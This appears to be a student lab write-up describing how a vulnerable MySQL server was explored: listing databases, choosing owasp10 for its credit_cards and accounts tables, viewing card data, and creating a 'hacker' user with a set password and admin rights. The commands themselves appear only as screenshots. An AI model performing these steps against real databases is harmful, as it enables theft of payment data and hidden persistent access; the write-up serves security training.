
To use the Metasploit database we used the command “use metasploit” and show the tables in the Metasploit database

Which is empty




Screenshot shows all of the database

Then selected the mysql database and shows the table in mysql database




Screenshot shows the tables in the database

To select the owsap10 database typing the command “use owasp10”




Screenshot showing the tables in the owasp10 database


The following command to use the tikiwiki database and the following shows the tables in it




The following command to use the tikiwiki195 database and the following are showing the tables in it.



After viewing all of the databases and the tables in the databases, it seemed that the tables in the owasp10 database seemed like they had the most interesting information, such as credit_cards and accounts. So, used the following command to use the owasp10 database and the tables in the database




Typed the following command to show the columns and data in the credit_cards table and show command to see the tables in the owasp10 database




Used the following command to create a user called hacker which was identified by mypass123.

Used the following commands in the Screenshot to make the hacker an admin




Exit to come out from the mysql and Used the following command to connect to the sql server.




Supporting Evidence


These are the following challenge tasks completed in the task



